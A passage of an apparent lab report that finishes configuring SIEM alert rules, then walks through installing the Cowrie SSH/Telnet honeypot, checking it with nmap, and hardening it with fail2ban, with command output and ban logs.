
We will then indicate the name, description of the alerts and the severity of this alert. We also can make advanced settings by clicking on Advanced setting at the bottom of the About page. This will bring us to extra portions of the Alert, like indicating the type of MITRE ATT&CK threats.






After indicating all the necessary settings, we can schedule the rule to run every few seconds,minutes or hours etc.

Depending on organisation and what severity of breach each alert might indicate. We might want to set this to running a seconds if it is of high severity if not informed as soon as possible.



Next we will choose how the alerts will notified the user. These are the list of options.

As we do not need this setting now, we can create the rules without enabling it at the bottom.



If we go back to our rules page. We can enable the custom rule we just created and view all enabled rules in a page.


With this, our alerts are in place and will notified us when there is a possible breach or threat.

2. High interaction SSH, Telnet Honeypot (Cowrie)


- Installation of Cowrie Honeypot

We will install the system-wide support for python virtual enivronment and other dependencies

sudo apt-get install git python3-virtualenv libssl-dev libffi-dev build-essential libpython3-dev python3-minimal authbind virtualenv




Create a user account on your server as Cowrie cannot be run as a root user



sudo adduser –disabled-password cowrie


This will create a user with password disabled. Only can be switch over to cowrie user with root user

Switch to newly created user



sudo su – cowrie


Checkout the code for cowrie



Cloning the files from github into our destination folder

git clone http://github.com/cowrie/cowrie


Install python virtual environment



sudo apt install python3.8-venv

This will allow us to activate virtual python instances to run cowrie later

Creating virtual python environment and installing requirements



Change directory to the cowrie folder and ensure we are in the correct folder

cd home/cowrie/cowrie
pwd

Creating the virtual environment

python3 -m venv cowrie-env

Activate virtual environment and install the necessary packages according to the requirements.txt provided in the cowrie directory using pip

source cowrie-env/bin/activate
(cowrie-env) $ python3 -m pip install –upgrade pip
(cowrie-env) $ python3 -m pip install –upgrade -r requirements.txt

Installation of Authbind to listen to port 22 and 23 for non root user

```
socuser@ELK2:/home/cowrie/cowrie$ apt-get install authbind
E: Could not open lock file /var/lib/dpkg/lock-frontend - open (13: Permission denied)
E: Unable to acquire the dpkg frontend lock (/var/lib/dpkg/lock-frontend), are you root?
socuser@ELK2:/home/cowrie/cowrie$ sudo !!
sudo apt-get install authbind
Reading package lists... Done
Building dependency tree
Reading state information... Done
authbind is already the newest version (2.1.2).
0 upgraded, 0 newly installed, 0 to remove and 60 not upgraded.
```

sudo apt-get install authbind

We will now run authbind and listen to the desired ports. We will need to create a file for the port 22 in the authbind/byport folder.

```
socuser@ELK2:/home/cowrie/cowrie$ sudo touch /etc/authbind/byport/22
socuser@ELK2:/home/cowrie/cowrie$ sudo chown cowrie:cowrie /etc/authbind/byport/22
socuser@ELK2:/home/cowrie/cowrie$ sudo chmod 770 /etc/authbind/byport/22
```

Run commands:
sudo touch etc/authbind/byport/22

We there change the ownership of the file to the user cowrie


Run commands:
sudo chown cowrie:cowrie /etc/authbind/byport/22

We will also change the permission so that user, group will have read,write and execute permission while, others do not have

We will do the same for port 23, which will be our telnet honeypot

```
socuser@ELK2:/etc/authbind/byport$ sudo touch /etc/authbind/byport/23
socuser@ELK2:/etc/authbind/byport$ sudo chown cowrie:cowrie /etc/authbind/byport/23
socuser@ELK2:/etc/authbind/byport$ sudo chmod 770 /etc/authbind/byport/23
socuser@ELK2:/etc/authbind/byport$
```

Edit bin/cowrie and modify the AUTHBIND_ENABLED setting



This is to enable the honeypot interface to listen on port 22 for ssh service and port 23 for telnet service.

Starting of cowrie honeypot

Run commands:
bin/cowrie start

To see if cowrie has started working, we can visit its logs in home/cowrie/cowrie/var/log/cowrie/cowrie.log

```
(cowrie-env) cowrie@ELK2:~/cowrie/var/log/cowrie$ pwd
/home/cowrie/cowrie/var/log/cowrie
(cowrie-env) cowrie@ELK2:~/cowrie/var/log/cowrie$ cat cowrie.log
2024-04-14T19:01:21.669997Z [-] Python Version 3.8.10 (default, Nov 22 2023, 10:22:35) [GCC 9.4.0]
2024-04-14T19:01:21.670060Z [-] Twisted Version 24.3.0
2024-04-14T19:01:21.670074Z [-] Cowrie Version 2.5.0
2024-04-14T19:01:21.672491Z [-] Loaded output engine: jsonlog
2024-04-14T19:01:21.673768Z [twisted.scripts._twistd_unix.UnixAppLogger#info] twistd 24.3.0 (/home/cowrie/cowrie/cowrie-env/bin/python3 3.8.10) starting up.
2024-04-14T19:01:21.673875Z [twisted.scripts._twistd_unix.UnixAppLogger#info] reactor class: twisted.internet.epollreactor.EPollReactor.
2024-04-14T19:01:21.684159Z [-] CowrieSSHFactory starting on 22
2024-04-14T19:01:21.685107Z [cowrie.ssh.factory.CowrieSSHFactory#info] Starting factory <cowrie.ssh.factory.CowrieSSHFactory object at 0×7fe8b149f2e0>
2024-04-14T19:01:21.685816Z [-] Generating new RSA keypair…
2024-04-14T19:01:21.778593Z [-] Generating new ECDSA keypair…
2024-04-14T19:01:21.780206Z [-] Generating new ed25519 keypair…
2024-04-14T19:01:21.785338Z [-] Ready to accept SSH connections
2024-04-14T19:01:21.786281Z [-] HoneyPotTelnetFactory starting on 2223
2024-04-14T19:01:21.786427Z [cowrie.telnet.factory.HoneyPotTelnetFactory#info] Starting factory <cowrie.telnet.factory.HoneyPotTelnetFactory object at 0×7fe8b149f250>
2024-04-14T19:01:21.786631Z [-] Ready to accept Telnet connections
(cowrie-env) cowrie@ELK2:~/cowrie/var/log/cowrie$
```

We should notice that cowrie is ready to accept new SSH and Telnet connections

We can also do a nmap to see if the desired port is being output in to the results of the scan

```
(cowrie-env) cowrie@ELK2:~/cowrie/var/log/cowrie$ nmap -sV 165.232.174.27 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2024-04-14 19:13 UTC
Nmap scan report for ELK2 (165.232.174.27)
Host is up (0.000089s latency).
Not shown: 65530 closed ports
PORT     STATE SERVICE      VERSION
22/tcp   open  ssh          OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
23/tcp   open  telnet?
5000/tcp open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
5044/tcp open  lxi-evntsvc?
5601/tcp open  esmagent?
```

As you can see here, our port 22 and port 23 is shown in the nmap scan results. While port 5000 is our real ssh port for access.

Hardening of Honeypot

Installation and configuring fail2ban for cowrie

```
socuser@ELK-VER-8:~$ sudo apt install fail2ban
[sudo] password for socuser:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  python3-pyinotify whois
Suggested packages:
  mailx monit sqlite3 python-pyinotify-doc
The following NEW packages will be installed:
  fail2ban python3-pyinotify whois
0 upgraded, 3 newly installed, 0 to remove and 80 not upgraded.
```

First we will install fail2ban on our server.

Run commands:
sudo apt install fail2ban

```
cowrie@ELK-VER-8:~$ git clone https://github.com/CMSecurity/cowrie-fail2ban.git
Cloning into 'cowrie-fail2ban' ...
remote: Enumerating objects: 55, done.
remote: Total 55 (delta 0), reused 0 (delta 0), pack-reused 55
Receiving objects: 100% (55/55), 20.12 KiB | 4.02 MiB/s, done.
Resolving deltas: 100% (16/16), done.
cowrie@ELK-VER-8:~$ ls
cowrie  cowrie-fail2ban
cowrie@ELK-VER-8:~$
```

We will then download some pre-configured files for our fail2ban to capture cowrie logs


Run commands:
git clone https://github.com/CMSecurity/cowrie-fail2ban.git

In the downloaded file, there will be 2 directories, filter.d and jail.d. In these, we will find the configuration file for each filter.d and jail.d that we are meant to copy over to /etc/fail2ban/filter.d and /etc/fail2ban/jail.d.

```
root@ELK-VER-8:/home/cowrie# cp /home/cowrie/cowrie-fail2ban/filter.d/cowrie.conf /etc/fail2ban/filter.d
root@ELK-VER-8:/home/cowrie# cp /home/cowrie/cowrie-fail2ban/jail.d/cowrie.conf /etc/fail2ban/jail.d
```

Copy the files over to each directories in fail2ban.

Run commands:
cp full/file/path/cowrie-fail2ban/filter.d/cowrie.conf etc/fail2ban/filter.d
cp full/file/path/cowrie-fail2ban/jail.d/cowrie.conf etc/fail2ban/jail.d




This is the jail.d configuration file. We will need to change the port to the port we set as our cowrie ports. In our case, it will be 22 (SSH), 23 (Telnet).

Then set the logpath to where cowrie.log resides /full/file/path/cowrie.log

We can also set the retries time before getting ban, in our case we set it to 10 times, so if attacker fails authenication for 10 times, they will get ban.

We can also set ban time, in our case we just leave it as default.



In the filter.d, the before = common.conf is asking the service to include file before this the cowrie.conf file. In this case, look for common.conf first.

The failregex = New connection: <HOST>: looks for any fail login attempts with any lines matching “New connection: <HOST>”

ignore regex is use to ignore certain log entries that should not be count as fail attempt. But for this case it is empty.

```
root@ELK-VER-8:/etc/fail2ban/jail.d# service fail2ban start
root@ELK-VER-8:/etc/fail2ban/jail.d# service fail2ban status
● fail2ban.service - Fail2Ban Service
     Loaded: loaded (/lib/systemd/system/fail2ban.service; disabled; vendor preset: enabled)
     Active: active (running) since Sat 2024-04-27 06:14:34 UTC; 2s ago
       Docs: man:fail2ban(1)
   Main PID: 24784 (fail2ban-server)
      Tasks: 7 (limit: 9477)
     Memory: 12.2M
        CPU: 354ms
     CGroup: /system.slice/fail2ban.service
             └─24784 /usr/bin/python3 /usr/bin/fail2ban-server -xf start

Apr 27 06:14:34 ELK-VER-8 systemd[1]: Started Fail2Ban Service.
Apr 27 06:14:35 ELK-VER-8 fail2ban-server[24784]: Server ready
root@ELK-VER-8:/etc/fail2ban/jail.d#
```

After configuring the files, we will proceed to start the fail2ban service.

Run commands:
sudo service fail2ban start
sudo service fail2ban status

```
2024-04-27 06:21:00,030 fail2ban.filter         [24784]: INFO    [cowrie] Found 129.226.145.162 - 2024-04-27 06:20:59
2024-04-27 06:21:05,670 fail2ban.filter         [24784]: INFO    [cowrie] Found 37.194.206.12 - 2024-04-27 06:21:05
2024-04-27 06:21:08,456 fail2ban.filter         [24784]: INFO    [cowrie] Found 43.130.14.85 - 2024-04-27 06:21:08
2024-04-27 06:21:13,089 fail2ban.filter         [24784]: INFO    [cowrie] Found 192.241.157.126 - 2024-04-27 06:21:13
2024-04-27 06:21:13,619 fail2ban.actions        [24784]: NOTICE  [cowrie] Ban 192.241.157.126
2024-04-27 06:21:19,237 fail2ban.filter         [24784]: INFO    [cowrie] Found 200.10.96.115 - 2024-04-27 06:21:18
2024-04-27 06:21:27,570 fail2ban.filter         [24784]: INFO    [cowrie] Found 43.163.231.91 - 2024-04-27 06:21:27
2024-04-27 06:21:31,132 fail2ban.filter         [24784]: INFO    [cowrie] Found 104.249.156.179 - 2024-04-27 06:21:31
2024-04-27 06:21:31,793 fail2ban.actions        [24784]: NOTICE  [cowrie] Ban 104.249.156.179
2024-04-27 06:21:35,819 fail2ban.filter         [24784]: INFO    [cowrie] Found 104.236.66.17 - 2024-04-27 06:21:35
2024-04-27 06:21:36,020 fail2ban.actions        [24784]: NOTICE  [cowrie] Ban 104.236.66.17
2024-04-27 06:21:43,298 fail2ban.filter         [24784]: INFO    [cowrie] Found 43.228.142.187 - 2024-04-27 06:21:43
2024-04-27 06:21:43,434 fail2ban.filter         [24784]: INFO    [cowrie] Found 95.90.12.120 - 2024-04-27 06:21:43
2024-04-27 06:21:43,894 fail2ban.filter         [24784]: INFO    [cowrie] Found 49.51.186.194 - 2024-04-27 06:21:43
2024-04-27 06:21:44,048 fail2ban.actions        [24784]: NOTICE  [cowrie] Ban 49.51.186.194
2024-04-27 06:21:48,702 fail2ban.filter         [24784]: INFO    [cowrie] Found 154.53.60.219 - 2024-04-27 06:21:48
2024-04-27 06:21:49,630 fail2ban.filter         [24784]: INFO    [cowrie] Found 43.133.38.170 - 2024-04-27 06:21:49
2024-04-27 06:21:53,347 fail2ban.filter         [24784]: INFO    [cowrie] Found 43.155.179.36 - 2024-04-27 06:21:53
2024-04-27 06:22:01,333 fail2ban.filter         [24784]: INFO    [cowrie] Found 43.134.236.165 - 2024-04-27 06:22:01
2024-04-27 06:22:03,189 fail2ban.filter         [24784]: INFO    [cowrie] Found 43.130.14.85 - 2024-04-27 06:22:03
2024-04-27 06:22:03,291 fail2ban.actions        [24784]: NOTICE  [cowrie] Ban 43.130.14.85
2024-04-27 06:22:11,542 fail2ban.filter         [24784]: INFO    [cowrie] Found 129.226.145.162 - 2024-04-27 06:22:11
2024-04-27 06:22:14,647 fail2ban.filter         [24784]: INFO    [cowrie] Found 37.194.206.12 - 2024-04-27 06:22:14
2024-04-27 06:22:29,192 fail2ban.filter         [24784]: INFO    [cowrie] Found 200.10.96.115 - 2024-04-27 06:22:28
2024-04-27 06:22:30,687 fail2ban.filter         [24784]: INFO    [cowrie] Found 43.163.231.91 - 2024-04-27 06:22:30
```

